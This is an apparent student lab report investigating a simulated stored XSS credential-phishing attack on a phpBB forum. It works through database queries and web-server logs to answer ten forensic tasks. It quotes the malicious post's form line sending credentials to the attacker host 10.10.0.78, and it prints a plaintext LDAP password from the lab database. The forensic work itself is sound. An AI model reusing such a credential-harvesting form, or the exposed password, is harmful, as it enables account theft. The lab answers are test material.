
Bumblebee – Investigation Report (Stored XSS Attack)

Laboratory 2

15/10/2026

ILGIN CEYLAN
82862

TASK1





Answer: *apoole1*

The username was identified in the `phpbb_users` table, in the `username` column. I filtered the accounts by the `user_email` column (domain `contractor.net`). The last entry, `apoole1@contractor.net`, belongs to the newly created account that shows login activity. The other account (`apoole`) shows no login activity.

TASK2




```
sqlite> select user_id, username, user_email, user_ip, user_lastvisit from phpbb_users where user_email like '%contractor.net';
user_id  username  user_email             user_ip     user_lastvisit
-------  --------  ---------------------  ----------  --------------
51       apoole    apoole@contractor.net  10.10.0.78  0
52       apoole1   apoole1@contractor.net  10.10.0.78  1682425447
sqlite>
```


Answer: *10.10.0.78*


The **`user_ip`** column of the `phpbb_users` table. For user `apoole1` it contains `10.10.0.78`, the address recorded when the account was registered.

TASK3



```
52       apoole1   apoole1@contractor.net  10.10.0.78  1682425447
sqlite> PRAGMA table_info(phpbb_posts);
cid  name                type          notnull  dflt_value  pk
---  ------------------  ------------  -------  ----------  --
0    post_id             INTEGER       1                    1
1    topic_id            INTEGER       1        0           0
2    forum_id            INTEGER       1        0           0
3    poster_id           INTEGER       1        0           0
4    icon_id             INTEGER       1        0           0
5    poster_ip           varchar(40)   1        ''          0
6    post_time           INTEGER       1        0           0
7    post_reported       INTEGER       1        0           0
8    enable_bbcode       INTEGER       1        1           0
9    enable_smilies      INTEGER       1        1           0
10   enable_magic_url    INTEGER       1        1           0
11   enable_sig          INTEGER       1        1           0
12   post_username       varchar(255)  1        ''          0
13   post_subject        varchar(255)  1        ''          0
14   post_text           mediumtext    1                    0
15   post_checksum       varchar(32)   1        ''          0
16   post_attachment     INTEGER       1        0           0
17   bbcode_bitfield     varchar(255)  1        ''          0
18   bbcode_uid          varchar(8)    1        ''          0
19   post_postcount      INTEGER       1        1           0
20   post_edit_time      INTEGER       1        0           0
21   post_edit_reason    varchar(255)  1        ''          0
22   post_edit_user      INTEGER       1        0           0
23   post_edit_count     INTEGER       1        0           0
24   post_edit_locked    INTEGER       1        0           0
25   post_visibility     INTEGER       1        0           0
26   post_delete_time    INTEGER       1        0           0
27   post_delete_reason  varchar(255)  1        ''          0
28   post_delete_user    INTEGER       1        0           0
sqlite>
```





Answer: *9*

The table was filtered by the **`poster_ip`** column using the value **`10.10.0.78`**, which is the IP address the contractor used to register the account `apoole1`:

```
select * from phpbb_posts where poster_ip = "10.10.0.78";
```

Only one row was returned, and its first column, `post_id`, has the value **9**. (Filtering by `poster_id = 52`, the user ID of apoole1, gives the same result.)

TASK4

```
sqlite> .quit
ilgin@ilgin-VirtualBox:~/Downloads/incident$ sqlite3 phpbb.sqlite3 "select post_text from phpbb_posts where post_id=9;" | grep -o 'action="[^"]*"'
action="./search.php"
action="http://10.10.0.78/update.php"
ilgin@ilgin-VirtualBox:~/Downloads/incident$
```

Answer: *http://10.10.0.78/update.php*

To the `update.php` script on the attacker's server. The form inside the `post_text` field of post #9 is defined as `<form action="http://10.10.0.78/update.php" method="post">`, so the username and password typed into the fake login window are submitted there via the POST method. (The other match, `./search.php`, is the forum's regular search form and is not related to the attack.)

TASK5

```
ilgin@ilgin-VirtualBox:~/Downloads/incident$ sqlite3 phpbb.sqlite3
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .headers on
sqlite> .mode column
sqlite> SELECT datetime(log_time, 'unixepoch'), log_operation, log_ip FROM phpbb_log WHERE log_operation = 'LOG_ADMIN_AUTH_SUCCESS';
datetime(log_time, 'unixepoch')  log_operation          log_ip
-------------------------------  ---------------------  ------------
2023-04-25 11:09:07              LOG_ADMIN_AUTH_SUCCESS  10.255.254.2
2023-04-26 10:53:12              LOG_ADMIN_AUTH_SUCCESS  10.10.0.78
sqlite>
```

Answer: *2023-04-26 10:53:12 (UTC)*

The operation **`LOG_ADMIN_AUTH_SUCCESS`** confirms it. The entry coming from the contractor's IP address (10.10.0.78) has the timestamp **2023-04-26 10:53:12 UTC**. The other entry (2023-04-25 11:09:07, IP 10.255.254.2) belongs to the legitimate administrator.

TASK6

```
sqlite> SELECT * FROM phpbb_config WHERE config_name LIKE '%ldap%';
config_name       config_value                                          is_dynamic
----------------  ----------------------------------------------------  ----------
ldap_base_dn      OU=Forela,DC=forela,DC=local                          0
ldap_email                                                              0
ldap_password     Passw0rd1                                             0
ldap_port                                                               0
ldap_server       10.10.0.11                                            0
ldap_uid          sAMAccountName                                        0
ldap_user         CN=phpbb-admin,OU=Service,OU=Forela,DC=forela,DC=local  0
ldap_user_filter                                                        0
sqlite>
```

Answer: *Passw0rd1*

In the **phpbb_config** table, under the variable name (config_name) **ldap_password**. The value is stored in plaintext, so anyone who gains access to the database (for example, through the stolen backup) can read the LDAP service password.

TASK7

```
f=2&t=2&sid=041ca559047513ba2267dfc066187582" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.255.254.2 - - [26/Apr/2023:09:11:15 +0100] "GET /styles/prosilver/theme/en/stylesheet.css?assets_version=4 HTTP/1.1" 200 422 "http://10.10.0.27/viewtopic.php?f=2&t=2&sid=041ca559047513ba2267dfc066187582" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.255.254.2 - - [26/Apr/2023:09:11:15 +0100] "GET /assets/css/font-awesome.min.css?assets_version=4 HTTP/1.1" 200 7391 "http://10.10.0.27/viewtopic.php?f=2&t=2&sid=041ca559047513ba2267dfc066187582" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.255.254.2 - - [26/Apr/2023:09:11:15 +0100] "GET /assets/javascript/jquery.min.js?assets_version=4 HTTP/1.1" 200 34114 "http://10.10.0.27/viewtopic.php?f=2&t=2&sid=041ca559047513ba2267dfc066187582" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.255.254.2 - - [26/Apr/2023:09:11:15 +0100] "GET /cron.php?cron_type=cron.task.core.tidy_search&sid=0c7db2c9e7c0a6b4d3cda40cceb0db62 HTTP/1.1" 200 257 "http://10.10.0.27/viewtopic.php?f=2&t=2&sid=041ca559047513ba2267dfc066187582" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.255.254.2 - - [26/Apr/2023:09:11:15 +0100] "GET /cron.php?cron_type=cron.task.core.tidy_warnings HTTP/1.1" 200 607 "http://10.10.0.27/viewtopic.php?f=2&t=2&sid=041ca559047513ba2267dfc066187582" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.255.254.2 - - [26/Apr/2023:09:11:15 +0100] "GET /assets/javascript/core.js?assets_version=4 HTTP/1.1" 200 13271 "http://10.10.0.27/viewtopic.php?f=2&t=2&sid=041ca559047513ba2267dfc066187582" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.255.254.2 - - [26/Apr/2023:09:11:15 +0100] "GET /styles/prosilver/template/forum_fn.js?assets_version=4 HTTP/1.1" 200 7093 "http://10.10.0.27/viewtopic.php?f=2&t=2&sid=041ca559047513ba2267dfc066187582" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.255.254.2 - - [26/Apr/2023:09:11:15 +0100] "GET /styles/prosilver/template/ajax.js?assets_version=4 HTTP/1.1" 200 4162 "http://10.10.0.27/viewtopic.php?f=2&t=2&sid=041ca559047513ba2267dfc066187582" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
ilgin@ilgin-VirtualBox:~/Downloads/incident$
```


Answer: *Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36*

From the **access.log** file, using the command:

```
grep "viewtopic.php?f=2&t=2" access.log | grep "10.255.254.2"
```

The first `grep` finds all requests to the malicious thread (post #9 is in topic `t=2`), and the second `grep` keeps only the requests coming from the legitimate administrator's IP address (10.255.254.2). The User Agent is the last quoted field of each log line. It shows the administrator used Chrome 112 on macOS (Macintosh, Intel Mac OS X 10_15_7).


TASK8



Answer: *2023-04-26 10:53:51 (UTC)*

The event is named **`LOG_USERS_ADDED`**. Its `log_data` field shows that the user `apoole` was added to the `Administrators` group at 2023-04-26 10:53:51 UTC, only 39 seconds after the attacker's successful admin login (10:53:12 UTC).


TASK9



Answer:*2023-04-26 11:01:38 (UTC)*

The **`/store/`** directory, where phpBB keeps its database backups. The contractor (IP 10.10.0.78) first requested the directory listing (`GET /store/`) and then downloaded `backup_1682506471_dcsr71p7fyijoyq8.sql.gz`. The log timestamp is 12:01:38 with a +0100 offset, which equals **11:01:38 UTC**.

TASK10



Answer: *34707 bytes*

Investigation Summary

The attacker registered the account apoole1 from IP 10.10.0.78 and published post #9, which contained a Stored XSS payload displaying a fake “Session Timeout” login form. When the administrator (10.255.254.2) entered their credentials, they were sent to `http://10.10.0.78/update.php`. The attacker then logged in to the admin panel at 10:53:12 UTC, added themselves to the Administrators group at 10:53:51 UTC, and downloaded a database backup (34,707 bytes) at 11:01:38 UTC. The stolen data included the plaintext LDAP password (`Passw0rd1`) stored in `phpbb_config`.